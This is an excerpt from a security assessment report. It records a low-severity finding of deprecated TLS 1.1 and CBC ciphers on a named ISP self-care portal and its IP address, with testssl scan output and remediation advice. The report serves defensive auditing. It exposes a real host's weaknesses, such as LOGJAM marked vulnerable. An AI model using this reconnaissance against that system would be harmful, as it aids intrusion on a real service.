
Choose Your Payment Gateway

17	Affected URL /IP	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails
Vulnerability title / Observation		**TLS 1.1 & Weak Ciphers**
Severity		Low
Status		OPEN
Vulnerability point /Impact		Weak ciphers (e.g., RC4, DES, or ciphers with small key lengths) can be easily broken, leading to the compromise of sensitive data during transmission. Attackers can force the use of weaker TLS protocols (e.g., TLS 1.0 or TLS 1.1) and ciphers, allowing them to exploit known vulnerabilities such as padding oracle attacks, downgrade attacks (e.g., POODLE), or BEAST attacks.
CVE /CWE		CWE-327
Control Objective		Ensure the use of strong cryptographic ciphers to secure data in transit.
Control Name		Secure Cryptographic Practices
Audit Requirement		Vulnerability Assessment: Identify systems using CBC mode for encryption.
Recommendation		Use authenticated encryption modes (like GCM or ChaCha20) instead of CBC to mitigate risks. Disable older versions of TLS (e.g., TLS 1.0 and TLS 1.1) and enforce the use of TLS 1.2 and TLS 1.3, which offer enhanced security features and are less susceptible to attacks.
Reference		OWASP Web Security Top 10, SANS25
New or Repeat Observation		New


Proof of Concept:



```
 Start 2025-07-29 07:06:11          -->> 202.88.130.105:7404 (isp.hathway.net) <<--

 rDNS (202.88.130.105):  isp.hathway.net.
 Service detected:       HTTP

 Testing protocols via sockets except NPN+ALPN

 SSLv2      not offered (OK)
 SSLv3      not offered (OK)
 TLS 1      not offered
 TLS 1.1    offered (deprecated)
 TLS 1.2    offered (OK)
 TLS 1.3    offered (OK): final
 NPN/SPDY   not offered
 ALPN/HTTP2 not offered

 Testing cipher categories

 NULL ciphers (no encryption)                      not offered (OK)
 Anonymous NULL Ciphers (no authentication)        not offered (OK)
 Export ciphers (w/o ADH+NULL)                     not offered (OK)
 LOW: 64 Bit + DES, RC[2,4], MD5 (w/o export)      not offered (OK)
 Triple DES Ciphers / IDEA                         not offered
 Obsoleted CBC ciphers (AES, ARIA etc.)            offered
 Strong encryption (AEAD ciphers) with no FS       offered (OK)
 Forward Secrecy strong encryption (AEAD ciphers)  offered (OK)
```



```
 Testing server's cipher preferences

Hexcode  Cipher Suite Name (OpenSSL)       KeyExch.   Encryption  Bits     Cipher Suite Name (IANA/RFC)
-----------------------------------------------------------------------------------------------------------------------
SSLv2
 -
SSLv3
 -
TLSv1
 -
TLSv1.1 (no server order, thus listed by strength)
 xc014   ECDHE-RSA-AES256-SHA              ECDH 256   AES         256      TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
 x39     DHE-RSA-AES256-SHA                DH 1024    AES         256      TLS_DHE_RSA_WITH_AES_256_CBC_SHA
 x35     AES256-SHA                        RSA        AES         256      TLS_RSA_WITH_AES_256_CBC_SHA
 xc013   ECDHE-RSA-AES128-SHA              ECDH 256   AES         128      TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
 x33     DHE-RSA-AES128-SHA                DH 1024    AES         128      TLS_DHE_RSA_WITH_AES_128_CBC_SHA
 x2f     AES128-SHA                        RSA        AES         128      TLS_RSA_WITH_AES_128_CBC_SHA
TLSv1.2 (no server order, thus listed by strength)
 xc030   ECDHE-RSA-AES256-GCM-SHA384       ECDH 256   AESGCM      256      TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
 xc028   ECDHE-RSA-AES256-SHA384           ECDH 256   AES         256      TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
 xc014   ECDHE-RSA-AES256-SHA              ECDH 256   AES         256      TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
 x9f     DHE-RSA-AES256-GCM-SHA384         DH 1024    AESGCM      256      TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
 x6b     DHE-RSA-AES256-SHA256             DH 1024    AES         256      TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
 x39     DHE-RSA-AES256-SHA                DH 1024    AES         256      TLS_DHE_RSA_WITH_AES_256_CBC_SHA
 x9d     AES256-GCM-SHA384                 RSA        AESGCM      256      TLS_RSA_WITH_AES_256_GCM_SHA384
 x3d     AES256-SHA256                     RSA        AES         256      TLS_RSA_WITH_AES_256_CBC_SHA256
 x35     AES256-SHA                        RSA        AES         256      TLS_RSA_WITH_AES_256_CBC_SHA
 xc02f   ECDHE-RSA-AES128-GCM-SHA256       ECDH 256   AESGCM      128      TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
 xc027   ECDHE-RSA-AES128-SHA256           ECDH 256   AES         128      TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
 xc013   ECDHE-RSA-AES128-SHA              ECDH 256   AES         128      TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
 x9e     DHE-RSA-AES128-GCM-SHA256         DH 1024    AESGCM      128      TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
 x67     DHE-RSA-AES128-SHA256             DH 1024    AES         128      TLS_DHE_RSA_WITH_AES_128_CBC_SHA256
 x33     DHE-RSA-AES128-SHA                DH 1024    AES         128      TLS_DHE_RSA_WITH_AES_128_CBC_SHA
 x9c     AES128-GCM-SHA256                 RSA        AESGCM      128      TLS_RSA_WITH_AES_128_GCM_SHA256
 x3c     AES128-SHA256                     RSA        AES         128      TLS_RSA_WITH_AES_128_CBC_SHA256
 x2f     AES128-SHA                        RSA        AES         128      TLS_RSA_WITH_AES_128_CBC_SHA
TLSv1.3 (no server order, thus listed by strength)
 x1302   TLS_AES_256_GCM_SHA384            ECDH 256   AESGCM      256      TLS_AES_256_GCM_SHA384
 x1301   TLS_AES_128_GCM_SHA256            ECDH 256   AESGCM      128      TLS_AES_128_GCM_SHA256
```



```
 Testing vulnerabilities 

 Heartbleed (CVE-2014-0160)                not vulnerable (OK), no heartbeat extension
 CCS (CVE-2014-0224)                       not vulnerable (OK)
 Ticketbleed (CVE-2016-9244), experiment.  not vulnerable (OK), no session ticket extension
 ROBOT                                     not vulnerable (OK)
 Secure Renegotiation (RFC 5746)           supported (OK)
 Secure Client-Initiated Renegotiation     not vulnerable (OK)
 CRIME, TLS (CVE-2012-4929)                not vulnerable (OK)
 BREACH (CVE-2013-3587)                    potentially NOT ok, "gzip" HTTP compression detected. - only supplied "/selfcare_beta/index.php?r=qp/enterdetails" tested
                                           Can be ignored for static pages or if no secrets in the page
 POODLE, SSL (CVE-2014-3566)               not vulnerable (OK), no SSLv3 support
 TLS_FALLBACK_SCSV (RFC 7507)              Check failed, unexpected result , run testssl -Z --debug=1 and look at /tmp/testssl.9Sf1Qx/*tls_fallback_scsv.txt
 SWEET32 (CVE-2016-2183, CVE-2016-6329)    not vulnerable (OK)
 FREAK (CVE-2015-0204)                     not vulnerable (OK)
 DROWN (CVE-2016-0800, CVE-2016-0703)      not vulnerable on this host and port (OK)
                                           make sure you don't use this certificate elsewhere with SSLv2 enabled services, see
                                           https://search.censys.io/search?resource=hosts&virtual hosts=INCLUDE&q=C4890C7330D6E042E8339BB0371802AF9A0A9BD8752C5AACFCFB3D
 LOGJAM (CVE-2015-4000), experimental      VULNERABLE (NOT ok): common prime: RFC2409/Oakley Group 2 (1024 bits),
                                           but no DH EXPORT ciphers
 BEAST (CVE-2011-3389)                     not vulnerable (OK), no SSL3 or TLS1
 LUCKY13 (CVE-2013-0169), experimental     potentially VULNERABLE, uses cipher block chaining (CBC) ciphers with TLS. Check patches
 Winshock (CVE-2014-6321), experimental    not vulnerable (OK)
 RC4 (CVE-2013-2566, CVE-2015-2808)        no RC4 ciphers detected (OK)
```

Appendices

This analysis is based on the Grey Box assessment and with the newly identified flaws, known threats and best practices as of the date of this report.

The findings in the Detailed Observation section of this report align with the risks outlined in the OWASP Top 10, providing a standardized framework for understanding the vulnerabilities identified during the testing process. By referencing OWASP, we aim to ensure that industry best practices are followed and that the identified vulnerabilities are addressed effectively. This will help prioritize remediation efforts and improve the overall security posture of the application.

Sequretek recommends that the modifications suggested in this document be performed to ensure the overall security of critical IT infrastructure components. Also, a Grey Box assessment is highly recommended to identify all vulnerabilities present in the system.

Please note that as technologies and risks change over time, the weaknesses in the operation of the systems described in this report need to be addressed. This will help in reducing exposure to these vulnerabilities and taking the necessary actions.